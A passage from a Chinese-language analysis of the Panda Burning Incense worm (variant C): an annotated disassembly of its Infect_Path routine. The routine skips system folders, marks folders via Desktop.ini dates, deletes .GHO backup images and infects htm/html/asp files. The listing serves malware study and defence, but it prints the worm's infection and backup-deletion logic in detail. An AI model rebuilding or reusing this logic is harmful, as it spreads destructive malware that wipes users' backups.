CODE:00409262 loc_409262: ; CODE XREF:
Infect_Path+5Bj j
CODE:00409262 lea eax, [ebp+var_178]
CODE:00409268 mov ecx, offset a_ ; "*.*"
CODE:0040926D mov edx, [ebp+szFolderName] ; 查找目录中的所有文件
CODE:00409270 call @System@@LStrCat3$qqrV
CODE:00409275 mov eax, [ebp+var_178]
CODE:0040927B lea ecx, [ebp+var_164]
CODE:00409281 mov edx, 3Fh
CODE:00409286 call
@Sysutils@FindFirst$qqrX17System@AnsiStringir19Sysutils@TSearchRec
CODE:0040928B test eax, eax
CODE:0040928D jnz close_Fnd
CODE:00409293
CODE:00409293 Loop_FndFile: ; CODE XREF:
Infect_Path+C63j j
CODE:00409293 mov eax, [ebp+FNDDATA.nFileAttrib]
CODE:00409299 and eax, 10h
CODE:0040929C cmp eax, FILE_ATTRIBUTE_DIRECTORY
CODE:0040929F jnz IsFileWay
CODE:004092A5 mov eax, [ebp+FNDDATA.pFileName]
CODE:004092AB cmp byte ptr [eax], '!'
CODE:004092AE jz IsFileWay
CODE:004092B4 ; [000004C2 BYTES: BEGIN OF AREA Cmpisthatspdir. PRESS KEYPAD "-"
TO COLLAPSE]
CODE:004092B4 lea edx, [ebp+var_17C] ; 比较是否为特殊文件夹, 如
果是则不进行感染
CODE:004092BA mov eax, offset aWindows_0 ; "WINDOWS"
CODE:004092BF call upcase
CODE:004092C4 mov eax, [ebp+var_17C]
CODE:004092CA push eax
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:004092CB    lea    edx, [ebp+var_180]
CODE:004092D1    mov    eax, [ebp+FNDDATA.pFileName]
CODE:004092D7    call  upcase
CODE:004092DC    mov    edx, [ebp+var_180]
CODE:004092E2    pop    eax
CODE:004092E3    call  @System@@LStrCmp$qqrv
CODE:004092E8    jz     Fnd_Next_File
CODE:004092EE    lea    edx, [ebp+var_184]
CODE:004092F4    mov    eax, offset aWinnt_0 ; "WINNT"
CODE:004092F9    call  upcase
CODE:004092FE    mov    eax, [ebp+var_184]
CODE:00409304    push  eax
CODE:00409305    lea    edx, [ebp+var_188]
CODE:0040930B    mov    eax, [ebp+FNDDATA.pFileName]
CODE:00409311    call  upcase
CODE:00409316    mov    edx, [ebp+var_188]
CODE:0040931C    pop    eax
CODE:0040931D    call  @System@@LStrCmp$qqrv
CODE:00409322    jz     Fnd_Next_File
CODE:00409328    lea    edx, [ebp+var_18C]
CODE:0040932E    mov    eax, offset aSystem32_0 ; "system32"
CODE:00409333    call  upcase
CODE:00409338    mov    eax, [ebp+var_18C]
CODE:0040933E    push  eax
CODE:0040933F    lea    edx, [ebp+var_190]
CODE:00409345    mov    eax, [ebp+FNDDATA.pFileName]
CODE:0040934B    call  upcase
CODE:00409350    mov    edx, [ebp+var_190]
CODE:00409356    pop    eax
CODE:00409357    call  @System@@LStrCmp$qqrv
CODE:0040935C    jz     Fnd_Next_File
CODE:00409362    lea    edx, [ebp+var_194]
CODE:00409368    mov    eax, offset aDocumentsAnd_0 ; "Documents and Settings"
CODE:0040936D    call  upcase
CODE:00409372    mov    eax, [ebp+var_194]
CODE:00409378    push  eax
CODE:00409379    lea    edx, [ebp+var_198]
CODE:0040937F    mov    eax, [ebp+FNDDATA.pFileName]
CODE:00409385    call  upcase
CODE:0040938A    mov    edx, [ebp+var_198]
CODE:00409390    pop    eax
CODE:00409391    call  @System@@LStrCmp$qqrv
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409396      jz      Fnd_Next_File
CODE:0040939C      lea     edx, [ebp+var_19C]
CODE:004093A2      mov     eax, offset aSystemVolume_0 ; "System Volume
Information"
CODE:004093A7      call   upcase
CODE:004093AC      mov     eax, [ebp+var_19C]
CODE:004093B2      push   eax
CODE:004093B3      lea     edx, [ebp+var_1A0]
CODE:004093B9      mov     eax, [ebp+FNDDATA.pFileName]
CODE:004093BF      call   upcase
CODE:004093C4      mov     edx, [ebp+var_1A0]
CODE:004093CA      pop    eax
CODE:004093CB      call   @System@@@LStrCmp$qqr
CODE:004093D0      jz      Fnd_Next_File
CODE:004093D6      lea     edx, [ebp+var_1A4]
CODE:004093DC      mov     eax, offset aRecycled_0 ; "Recycled"
CODE:004093E1      call   upcase
CODE:004093E6      mov     eax, [ebp+var_1A4]
CODE:004093EC      push   eax
CODE:004093ED      lea     edx, [ebp+var_1A8]
CODE:004093F3      mov     eax, [ebp+FNDDATA.pFileName]
CODE:004093F9      call   upcase
CODE:004093FE      mov     edx, [ebp+var_1A8]
CODE:00409404      pop    eax
CODE:00409405      call   @System@@@LStrCmp$qqr
CODE:0040940A      jz      Fnd_Next_File
CODE:00409410      lea     edx, [ebp+var_1AC]
CODE:00409416      mov     eax, offset aWindowsNt ; "Windows NT"
CODE:0040941B      call   upcase
CODE:00409420      mov     eax, [ebp+var_1AC]
CODE:00409426      push   eax
CODE:00409427      lea     edx, [ebp+var_1B0]
CODE:0040942D      mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409433      call   upcase
CODE:00409438      mov     edx, [ebp+var_1B0]
CODE:0040943E      pop    eax
CODE:0040943F      call   @System@@@LStrCmp$qqr
CODE:00409444      jz      Fnd_Next_File
CODE:0040944A      lea     edx, [ebp+var_1B4]
CODE:00409450      mov     eax, offset aWindowsupdat_0 ; "WindowsUpdate"
CODE:00409455      call   upcase
CODE:0040945A      mov     eax, [ebp+var_1B4]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409460      push    eax
CODE:00409461      lea    edx, [ebp+var_1B8]
CODE:00409467      mov    eax, [ebp+FNDDATA.pFileName]
CODE:0040946D      call   upcase
CODE:00409472      mov    edx, [ebp+var_1B8]
CODE:00409478      pop    eax
CODE:00409479      call   @System@@LStrCmp$qqrv
CODE:0040947E      jz     Fnd_Next_File
CODE:00409484      lea    edx, [ebp+var_1BC]
CODE:0040948A      mov    eax, offset aWindowsMedia_0 ; "Windows Media Player"
CODE:0040948F      call   upcase
CODE:00409494      mov    eax, [ebp+var_1BC]
CODE:0040949A      push   eax
CODE:0040949B      lea    edx, [ebp+var_1C0]
CODE:004094A1      mov    eax, [ebp+FNDDATA.pFileName]
CODE:004094A7      call   upcase
CODE:004094AC      mov    edx, [ebp+var_1C0]
CODE:004094B2      pop    eax
CODE:004094B3      call   @System@@LStrCmp$qqrv
CODE:004094B8      jz     Fnd_Next_File
CODE:004094BE      lea    edx, [ebp+var_1C4]
CODE:004094C4      mov    eax, offset aOutlookExpre_0 ; "Outlook Express"
CODE:004094C9      call   upcase
CODE:004094CE      mov    eax, [ebp+var_1C4]
CODE:004094D4      push   eax
CODE:004094D5      lea    edx, [ebp+var_1C8]
CODE:004094DB      mov    eax, [ebp+FNDDATA.pFileName]
CODE:004094E1      call   upcase
CODE:004094E6      mov    edx, [ebp+var_1C8]
CODE:004094EC      pop    eax
CODE:004094ED      call   @System@@LStrCmp$qqrv
CODE:004094F2      jz     Fnd_Next_File
CODE:004094F8      lea    edx, [ebp+var_1CC]
CODE:004094FE      mov    eax, offset aInternetExpl_0 ; "Internet Explorer"
CODE:00409503      call   upcase
CODE:00409508      mov    eax, [ebp+var_1CC]
CODE:0040950E      push   eax
CODE:0040950F      lea    edx, [ebp+var_1D0]
CODE:00409515      mov    eax, [ebp+FNDDATA.pFileName]
CODE:0040951B      call   upcase
CODE:00409520      mov    edx, [ebp+var_1D0]
CODE:00409526      pop    eax
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409527      call    @System@@LStrCmp$qqrv
CODE:0040952C      jz     Fnd_Next_File
CODE:00409532      lea    edx, [ebp+var_1D4]
CODE:00409538      mov    eax, offset aNetmeeting_0 ; "NetMeeting"
CODE:0040953D      call  upcase
CODE:00409542      mov    eax, [ebp+var_1D4]
CODE:00409548      push  eax
CODE:00409549      lea    edx, [ebp+var_1D8]
CODE:0040954F      mov    eax, [ebp+FNDDATA.pFileName]
CODE:00409555      call  upcase
CODE:0040955A      mov    edx, [ebp+var_1D8]
CODE:00409560      pop   eax
CODE:00409561      call  @System@@LStrCmp$qqrv
CODE:00409566      jz     Fnd_Next_File
CODE:0040956C      lea    edx, [ebp+var_1DC]
CODE:00409572      mov    eax, offset aCommonFiles ; "Common Files"
CODE:00409577      call  upcase
CODE:0040957C      mov    eax, [ebp+var_1DC]
CODE:00409582      push  eax
CODE:00409583      lea    edx, [ebp+var_1E0]
CODE:00409589      mov    eax, [ebp+FNDDATA.pFileName]
CODE:0040958F      call  upcase
CODE:00409594      mov    edx, [ebp+var_1E0]
CODE:0040959A      pop   eax
CODE:0040959B      call  @System@@LStrCmp$qqrv
CODE:004095A0      jz     Fnd_Next_File
CODE:004095A6      lea    edx, [ebp+var_1E4]
CODE:004095AC      mov    eax, offset aComplusAppli_0 ; "ComPlus Applications"
CODE:004095B1      call  upcase
CODE:004095B6      mov    eax, [ebp+var_1E4]
CODE:004095BC      push  eax
CODE:004095BD      lea    edx, [ebp+var_1E8]
CODE:004095C3      mov    eax, [ebp+FNDDATA.pFileName]
CODE:004095C9      call  upcase
CODE:004095CE      mov    edx, [ebp+var_1E8]
CODE:004095D4      pop   eax
CODE:004095D5      call  @System@@LStrCmp$qqrv
CODE:004095DA      jz     Fnd_Next_File
CODE:004095E0      lea    edx, [ebp+var_1EC]
CODE:004095E6      mov    eax, offset aCommonFiles ; "Common Files"
CODE:004095EB      call  upcase
CODE:004095F0      mov    eax, [ebp+var_1EC]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004095F6      push    eax
CODE:004095F7      lea    edx, [ebp+var_1F0]
CODE:004095FD      mov    eax, [ebp+FNDDATA.pFileName]
CODE:00409603      call   upcase
CODE:00409608      mov    edx, [ebp+var_1F0]
CODE:0040960E      pop    eax
CODE:0040960F      call   @System@@@LStrCmp$qqrv
CODE:00409614      jz     Fnd_Next_File
CODE:0040961A      lea    edx, [ebp+var_1F4]
CODE:00409620      mov    eax, offset aMessenger_0 ; "Messenger"
CODE:00409625      call   upcase
CODE:0040962A      mov    eax, [ebp+var_1F4]
CODE:00409630      push   eax
CODE:00409631      lea    edx, [ebp+var_1F8]
CODE:00409637      mov    eax, [ebp+FNDDATA.pFileName]
CODE:0040963D      call   upcase
CODE:00409642      mov    edx, [ebp+var_1F8]
CODE:00409648      pop    eax
CODE:00409649      call   @System@@@LStrCmp$qqrv
CODE:0040964E      jz     Fnd_Next_File
CODE:00409654      lea    edx, [ebp+var_1FC]
CODE:0040965A      mov    eax, offset aInstallshiel_0 ; "InstallShield Installation
Information"
CODE:0040965F      call   upcase
CODE:00409664      mov    eax, [ebp+var_1FC]
CODE:0040966A      push   eax
CODE:0040966B      lea    edx, [ebp+var_200]
CODE:00409671      mov    eax, [ebp+FNDDATA.pFileName]
CODE:00409677      call   upcase
CODE:0040967C      mov    edx, [ebp+var_200]
CODE:00409682      pop    eax
CODE:00409683      call   @System@@@LStrCmp$qqrv
CODE:00409688      jz     Fnd_Next_File
CODE:0040968E      lea    edx, [ebp+var_204]
CODE:00409694      mov    eax, offset aMsn          ; "MSN"
CODE:00409699      call   upcase
CODE:0040969E      mov    eax, [ebp+var_204]
CODE:004096A4      push   eax
CODE:004096A5      lea    edx, [ebp+var_208]
CODE:004096AB      mov    eax, [ebp+FNDDATA.pFileName]
CODE:004096B1      call   upcase
CODE:004096B6      mov    edx, [ebp+var_208]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004096BC      pop     eax
CODE:004096BD      call   @System@@LStrCmp$qqrv
CODE:004096C2      jz     Fnd_Next_File
CODE:004096C8      lea   edx, [ebp+var_20C]
CODE:004096CE      mov   eax, offset aMicrosoftFro_0 ; "Microsoft Frontpage"
CODE:004096D3      call  upcase
CODE:004096D8      mov   eax, [ebp+var_20C]
CODE:004096DE      push  eax
CODE:004096DF      lea   edx, [ebp+var_210]
CODE:004096E5      mov   eax, [ebp+FNDDATA.pFileName]
CODE:004096EB      call  upcase
CODE:004096F0      mov   edx, [ebp+var_210]
CODE:004096F6      pop   eax
CODE:004096F7      call  @System@@LStrCmp$qqrv
CODE:004096FC      jz     Fnd_Next_File
CODE:00409702      lea   edx, [ebp+var_214]
CODE:00409708      mov   eax, offset aMovieMaker ; "Movie Maker"
CODE:0040970D      call  upcase
CODE:00409712      mov   eax, [ebp+var_214]
CODE:00409718      push  eax
CODE:00409719      lea   edx, [ebp+var_218]
CODE:0040971F      mov   eax, [ebp+FNDDATA.pFileName]
CODE:00409725      call  upcase
CODE:0040972A      mov   edx, [ebp+var_218]
CODE:00409730      pop   eax
CODE:00409731      call  @System@@LStrCmp$qqrv
CODE:00409736      jz     Fnd_Next_File
CODE:0040973C      lea   edx, [ebp+var_21C]
CODE:00409742      mov   eax, offset aMsnGaminZone ; "MSN Gamin Zone"
CODE:00409747      call  upcase
CODE:0040974C      mov   eax, [ebp+var_21C]
CODE:00409752      push  eax
CODE:00409753      lea   edx, [ebp+var_220]
CODE:00409759      mov   eax, [ebp+FNDDATA.pFileName]
CODE:0040975F      call  upcase
CODE:00409764      mov   edx, [ebp+var_220]
CODE:0040976A      pop   eax
CODE:0040976B      call  @System@@LStrCmp$qqrv
CODE:00409770      jz     Fnd_Next_File
CODE:00409770 ; [000004C2 BYTES: END OF AREA Cmpisthatspdir. PRESS KEYPAD "-" TO
COLLAPSE]
CODE:00409776      push  [ebp+szFolderName] ; 不是特殊文件夹则跳来这
```

熊猫病毒分析及解决方案

C 变种版本

里

```
CODE:00409779      push    [ebp+FNDDATA.pFileName]
CODE:0040977F      push    offset aDesktop__ini_0  ; "\\Desktop.ini"
CODE:00409784      lea    eax, [ebp+var_224]
CODE:0040978A      mov    edx, 3
CODE:0040978F      call   @System@@@LStrCatN$qqrv
CODE:00409794      mov    eax, [ebp+var_224]
CODE:0040979A      call   @Sysutils@FileExists$qqrx17System@AnsiString
CODE:0040979F      test   al, al
CODE:004097A1      jz     DeskTopFileNotExistWay  ; 如果 desktop.ini 文件不存
在则跳
CODE:004097A7      push    [ebp+szFolderName]
CODE:004097AA      push    [ebp+FNDDATA.pFileName]
CODE:004097B0      push    offset aDesktop__ini_0  ; "\\Desktop.ini"
CODE:004097B5      lea    eax, [ebp+var_228]
CODE:004097BB      mov    edx, 3
CODE:004097C0      call   @System@@@LStrCatN$qqrv
CODE:004097C5      mov    eax, [ebp+var_228]
CODE:004097CB      lea    edx, [ebp+var_8]
CODE:004097CE      call   ReadFileToMem
CODE:004097D3      lea    eax, [ebp+SystemTime]
CODE:004097D9      push    eax                          ; lpSystemTime
CODE:004097DA      call   GetLocalTime
CODE:004097DF      lea    edx, [ebp+var_22C]
CODE:004097E5      movzx  eax, [ebp+SystemTime.wYear]
CODE:004097EC      call   sub_40587C
CODE:004097F1      push    [ebp+var_22C]
CODE:004097F7      push    offset asc_40A0F4          ; "-"
CODE:004097FC      lea    edx, [ebp+var_230]
CODE:00409802      movzx  eax, [ebp+SystemTime.wMonth]
CODE:00409809      call   sub_40587C
CODE:0040980E      push    [ebp+var_230]
CODE:00409814      push    offset asc_40A0F4          ; "-"
CODE:00409819      lea    edx, [ebp+var_234]
CODE:0040981F      movzx  eax, [ebp+SystemTime.wDay]
CODE:00409826      call   sub_40587C
CODE:0040982B      push    [ebp+var_234]
CODE:00409831      lea    eax, [ebp+var_C]
CODE:00409834      mov    edx, 5
CODE:00409839      call   @System@@@LStrCatN$qqrv
CODE:0040983E      mov    eax, [ebp+var_8]
CODE:00409841      mov    edx, [ebp+var_C]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409844      call    @System@@LStrCmp$qqrv
CODE:00409849      jnz     short ReWrite_File      ; 如果文件内的内容等于当前
日期则
CODE:00409849                        ; 病毒认为该文件夹已经感
染过。
CODE:0040984B      push   [ebp+szFolderName]
CODE:0040984E      push   [ebp+FNDDATA.pFileName]
CODE:00409854      push   offset asc_40A100      ; " 感染过,跳过!"
CODE:00409859      lea    eax, [ebp+var_238]
CODE:0040985F      mov     edx, 3
CODE:00409864      call   @System@@LStrCatN$qqrv
CODE:00409869      mov     eax, [ebp+var_238]
CODE:0040986F      mov     edx, offset aCTest_txt ; "c:\\test.txt"
CODE:00409874      call   @Mxdsql@ShowSQLWindow$qqr17System@AnsiString1
CODE:00409879      lea    eax, [ebp+var_23C]
CODE:0040987F      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409885      mov     edx, [ebp+szFolderName]
CODE:00409888      call   @System@@LStrCat3$qqrv
CODE:0040988D      mov     eax, [ebp+var_23C]
CODE:00409893      call   Scan_Folders
CODE:00409898      jmp     Fnd_Next_File
CODE:0040989D ; -----
CODE:0040989D
CODE:0040989D ReWrite_File:                        ; CODE XREF:
Infect_Path+651j j
CODE:0040989D      push   FILE_ATTRIBUTE_NORMAL  ; 文件内容不为当前
日期时病毒重写该文件内容为当前日期
CODE:004098A2      push   [ebp+szFolderName]
CODE:004098A5      push   [ebp+FNDDATA.pFileName]
CODE:004098AB      push   offset aDesktop__ini_0 ; dwFileAttributes
CODE:004098B0      lea    eax, [ebp+var_240]
CODE:004098B6      mov     edx, 3
CODE:004098BB      call   @System@@LStrCatN$qqrv
CODE:004098C0      mov     eax, [ebp+var_240]
CODE:004098C6      call   @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004098CB      push   eax                      ; lpFileName
CODE:004098CC      call   SetFileAttributesA
CODE:004098D1      push   1                        ; dwMilliseconds
CODE:004098D3      call   Sleep
CODE:004098D8      lea    eax, [ebp+SystemTime]
CODE:004098DE      push   eax                      ; lpSystemTime
CODE:004098DF      call   GetLocalTime
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:004098E4      lea     edx, [ebp+var_244]
CODE:004098EA      movzx   eax, [ebp+SystemTime.wYear]
CODE:004098F1      call    sub_40587C
CODE:004098F6      push   [ebp+var_244]
CODE:004098FC      push   offset asc_40A0F4      ; "-"
CODE:00409901      lea     edx, [ebp+var_248]
CODE:00409907      movzx   eax, [ebp+SystemTime.wMonth]
CODE:0040990E      call    sub_40587C
CODE:00409913      push   [ebp+var_248]
CODE:00409919      push   offset asc_40A0F4      ; "-"
CODE:0040991E      lea     edx, [ebp+var_24C]
CODE:00409924      movzx   eax, [ebp+SystemTime.wDay]
CODE:0040992B      call    sub_40587C
CODE:00409930      push   [ebp+var_24C]
CODE:00409936      lea     eax, [ebp+var_C]
CODE:00409939      mov     edx, 5
CODE:0040993E      call    @System@@@LStrCatN$qqrV
CODE:00409943      push   [ebp+szFolderName]
CODE:00409946      push   [ebp+FNDDATA.pFileName]
CODE:0040994C      push   offset aDesktop__ini_0 ; "\\Desktop.ini"
CODE:00409951      lea     eax, [ebp+var_250]
CODE:00409957      mov     edx, 3
CODE:0040995C      call    @System@@@LStrCatN$qqrV
CODE:00409961      mov     edx, [ebp+var_250]
CODE:00409967      mov     eax, [ebp+var_C]
CODE:0040996A      call    @Mxdsql@ShowSQLWindow$qqr17System@AnsiString1_0
CODE:0040996F      mov     edx, offset aCTest_txt ; "c:\\test.txt"
CODE:00409974      mov     eax, offset aFIV      ; "时间不对,建立一个!"
CODE:00409979      call    @Mxdsql@ShowSQLWindow$qqr17System@AnsiString1
CODE:0040997E      push   7
CODE:00409980      push   [ebp+szFolderName]
CODE:00409983      push   [ebp+FNDDATA.pFileName]
CODE:00409989      push   offset aDesktop__ini_0 ; dwFileAttributes
CODE:0040998E      lea     eax, [ebp+var_254]
CODE:00409994      mov     edx, 3
CODE:00409999      call    @System@@@LStrCatN$qqrV
CODE:0040999E      mov     eax, [ebp+var_254]
CODE:004099A4      call    @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:004099A9      push   eax                    ; lpFileName
CODE:004099AA      call    SetFileAttributesA
CODE:004099AF      push   1                      ; dwMilliseconds
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004099B1      call    Sleep
CODE:004099B6      jmp     loc_409AF3
CODE:004099BB ; -----
CODE:004099BB
CODE:004099BB DeskTopFileNotExistWay:                ; CODE XREF:
Infect_Path+5A9j j
CODE:004099BB      push   80h
CODE:004099C0      push   [ebp+szFolderName]
CODE:004099C3      push   [ebp+FNDDATA.pFileName]
CODE:004099C9      push   offset aDesktop__ini_0 ; dwFileAttributes
CODE:004099CE      lea   eax, [ebp+var_258]
CODE:004099D4      mov    edx, 3
CODE:004099D9      call  @System@@LStrCatN$qqrv
CODE:004099DE      mov    eax, [ebp+var_258]
CODE:004099E4      call  @System@@LStrToPChar$qqrx17System@AnsiString
CODE:004099E9      push  eax ; lpFileName
CODE:004099EA      call  SetFileAttributesA
CODE:004099EF      push  1 ; dwMilliseconds
CODE:004099F1      call  Sleep
CODE:004099F6      lea   eax, [ebp+SystemTime]
CODE:004099FC      push  eax ; lpSystemTime
CODE:004099FD      call  GetLocalTime
CODE:00409A02      lea   edx, [ebp+var_25C]
CODE:00409A08      movzx eax, [ebp+SystemTime.wYear]
CODE:00409A0F      call  sub_40587C
CODE:00409A14      push  [ebp+var_25C]
CODE:00409A1A      push  offset asc_40A0F4 ; "-"
CODE:00409A1F      lea   edx, [ebp+var_260]
CODE:00409A25      movzx eax, [ebp+SystemTime.wMonth]
CODE:00409A2C      call  sub_40587C
CODE:00409A31      push  [ebp+var_260]
CODE:00409A37      push  offset asc_40A0F4 ; "-"
CODE:00409A3C      lea   edx, [ebp+var_264]
CODE:00409A42      movzx eax, [ebp+SystemTime.wDay]
CODE:00409A49      call  sub_40587C
CODE:00409A4E      push  [ebp+var_264]
CODE:00409A54      lea   eax, [ebp+var_C]
CODE:00409A57      mov    edx, 5
CODE:00409A5C      call  @System@@LStrCatN$qqrv
CODE:00409A61      push  [ebp+szFolderName]
CODE:00409A64      push  [ebp+FNDDATA.pFileName]
CODE:00409A6A      push  offset aDesktop__ini_0 ; "\\Desktop.ini"
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409A6F      lea     eax, [ebp+var_268]
CODE:00409A75      mov     edx, 3
CODE:00409A7A      call   @System@@LStrCatN$qqrv
CODE:00409A7F      mov     edx, [ebp+var_268]
CODE:00409A85      mov     eax, [ebp+var_C]
CODE:00409A88      call
@Mxdsq1@ShowSQLWindow$qqr17System@AnsiString1_0
CODE:00409A8D      push   [ebp+szFolderName]
CODE:00409A90      push   [ebp+FNDDATA.pFileName]
CODE:00409A96      push   offset aDesktop__iniIV ; "\\Desktop__ini 没有找到,建立一个!"
CODE:00409A9B      lea     eax, [ebp+var_26C]
CODE:00409AA1      mov     edx, 3
CODE:00409AA6      call   @System@@LStrCatN$qqrv
CODE:00409AAB      mov     eax, [ebp+var_26C]
CODE:00409AB1      mov     edx, offset aCTest_txt ; "c:\\test.txt"
CODE:00409AB6      call   @Mxdsq1@ShowSQLWindow$qqr17System@AnsiString1
CODE:00409ABB      push   7
CODE:00409ABD      push   [ebp+szFolderName]
CODE:00409AC0      push   [ebp+FNDDATA.pFileName]
CODE:00409AC6      push   offset aDesktop__ini_0 ; dwFileAttributes
CODE:00409ACB      lea     eax, [ebp+var_270]
CODE:00409AD1      mov     edx, 3
CODE:00409AD6      call   @System@@LStrCatN$qqrv
CODE:00409ADB      mov     eax, [ebp+var_270]
CODE:00409AE1      call   @System@@LStrToPChar$qqrx17System@AnsiString
CODE:00409AE6      push   eax ; lpFileName
CODE:00409AE7      call   SetFileAttributesA
CODE:00409AEC      push   1 ; dwMilliseconds
CODE:00409AEE      call   Sleep
CODE:00409AF3
CODE:00409AF3 loc_409AF3: ; CODE XREF:
Infect_Path+7BEj j
CODE:00409AF3      lea     eax, [ebp+var_274]
CODE:00409AF9      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409AFF      mov     edx, [ebp+szFolderName]
CODE:00409B02      call   @System@@LStrCat3$qqrv
CODE:00409B07      mov     eax, [ebp+var_274]
CODE:00409B0D      call   Infect_Path
CODE:00409B12      jmp     FndNextFile
CODE:00409B17 ; -----
CODE:00409B17
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409B17 IsFileWay: ; CODE XREF:
Infect_Path+A7j j
CODE:00409B17 ; Infect_Path+B6j j
CODE:00409B17 mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409B1D cmp     byte ptr [eax], '!'
CODE:00409B20 jz     FndNextFile ; 如果是文件名为"."则跳去
查找下一文件
CODE:00409B26 lea    edx, [ebp+var_27C]
CODE:00409B2C mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409B32 call   GetExtName ; 获取程序扩展名
CODE:00409B37 mov     eax, [ebp+var_27C]
CODE:00409B3D lea    edx, [ebp+var_278]
CODE:00409B43 call   UPCASE
CODE:00409B48 mov     eax, [ebp+var_278]
CODE:00409B4E mov     edx, offset aGho ; "GHO"
CODE:00409B53 call   @System@@@LStrCmp$qqrv ; 这里危害比较大, 可能
导致中毒后只能重装系统
CODE:00409B58 jnz    short Next_409B7F
CODE:00409B5A lea    eax, [ebp+var_280]
CODE:00409B60 mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409B66 mov     edx, [ebp+szFolderName]
CODE:00409B69 call   @System@@@LStrCat3$qqrv
CODE:00409B6E mov     eax, [ebp+var_280]
CODE:00409B74 call   @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:00409B79 push   eax ; lpFileName
CODE:00409B7A call   DeleteFileA ; 如果是后缀名为 GHO 则删
除该文件
CODE:00409B7F
CODE:00409B7F Next_409B7F: ; CODE XREF:
Infect_Path+960j j
CODE:00409B7F lea    eax, [ebp+szFullFileName]
CODE:00409B85 mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409B8B mov     edx, [ebp+szFolderName]
CODE:00409B8E call   @System@@@LStrCat3$qqrv
CODE:00409B93 mov     eax, [ebp+szFullFileName]
CODE:00409B99 call   Delphi_GetFileSize
CODE:00409B9E cmp     eax, 10485760
CODE:00409BA3 jge    FndNextFile ; 如果文件大于10mb 则不进
行感染操作
CODE:00409BA9 lea    edx, [ebp+var_288]
CODE:00409BAF mov     eax, offset aSetup_exe ; "setup.exe"
CODE:00409BB4 call   upcase
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409BB9      mov     eax, [ebp+var_288]
CODE:00409BBF      push   eax
CODE:00409BC0      lea    edx, [ebp+var_28C]
CODE:00409BC6      mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409BCC      call   upcase
CODE:00409BD1      mov     edx, [ebp+var_28C]
CODE:00409BD7      pop    eax
CODE:00409BD8      call   @System@@@LStrCmp$qqrv
CODE:00409BDD      jz     Fnd_Next_File          ; 文件名为 setup.exe 则跳去
查找下一文件
CODE:00409BE3      lea    edx, [ebp+var_294]
CODE:00409BE9      mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409BEF      call   GetExtName
CODE:00409BF4      mov     eax, [ebp+var_294]
CODE:00409BFA      lea    edx, [ebp+var_290]
CODE:00409C00      call   upcase
CODE:00409C05      mov     eax, [ebp+var_290]
CODE:00409C0B      push   eax
CODE:00409C0C      lea    edx, [ebp+var_298]
CODE:00409C12      mov     eax, offset aHtm      ; "htm"
CODE:00409C17      call   upcase
CODE:00409C1C      mov     edx, [ebp+var_298]
CODE:00409C22      pop    eax
CODE:00409C23      call   @System@@@LStrCmp$qqrv
CODE:00409C28      jnz    short loc_409C49
CODE:00409C2A      lea    eax, [ebp+var_29C]
CODE:00409C30      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409C36      mov     edx, [ebp+szFolderName]
CODE:00409C39      call   @System@@@LStrCat3$qqrv
CODE:00409C3E      mov     eax, [ebp+var_29C]
CODE:00409C44      call   Infect_Script_File_Proc ; 感染脚本文件
CODE:00409C49
CODE:00409C49 loc_409C49:          ; CODE XREF:
Infect_Path+A30j j
CODE:00409C49      lea    edx, [ebp+var_2A4]
CODE:00409C4F      mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409C55      call   GetExtName
CODE:00409C5A      mov     eax, [ebp+var_2A4]
CODE:00409C60      lea    edx, [ebp+var_2A0]
CODE:00409C66      call   upcase
CODE:00409C6B      mov     eax, [ebp+var_2A0]
CODE:00409C71      push   eax
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00409C72      lea     edx, [ebp+var_2A8]
CODE:00409C78      mov     eax, offset aHtml      ; "html"
CODE:00409C7D      call   upcase
CODE:00409C82      mov     edx, [ebp+var_2A8]
CODE:00409C88      pop     eax
CODE:00409C89      call   @System@@LStrCmp$qqrV
CODE:00409C8E      jnz    short loc_409CAF
CODE:00409C90      lea     eax, [ebp+var_2AC]
CODE:00409C96      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409C9C      mov     edx, [ebp+szFolderName]
CODE:00409C9F      call   @System@@LStrCat3$qqrV
CODE:00409CA4      mov     eax, [ebp+var_2AC]
CODE:00409CAA      call   Infect_Script_File_Proc
CODE:00409CAF      loc_409CAF:                                ; CODE XREF:
Infect_Path+A96j j
CODE:00409CAF      lea     edx, [ebp+var_2B4]
CODE:00409CB5      mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409CBB      call   GetExtName
CODE:00409CC0      mov     eax, [ebp+var_2B4]
CODE:00409CC6      lea     edx, [ebp+var_2B0]
CODE:00409CCC      call   upcase
CODE:00409CD1      mov     eax, [ebp+var_2B0]
CODE:00409CD7      push   eax
CODE:00409CD8      lea     edx, [ebp+var_2B8]
CODE:00409CDE      mov     eax, offset aAsp      ; "asp"
CODE:00409CE3      call   upcase
CODE:00409CE8      mov     edx, [ebp+var_2B8]
CODE:00409CEE      pop     eax
CODE:00409CEF      call   @System@@LStrCmp$qqrV
CODE:00409CF4      jnz    short loc_409D15
CODE:00409CF6      lea     eax, [ebp+var_2BC]
CODE:00409CFC      mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409D02      mov     edx, [ebp+szFolderName]
CODE:00409D05      call   @System@@LStrCat3$qqrV
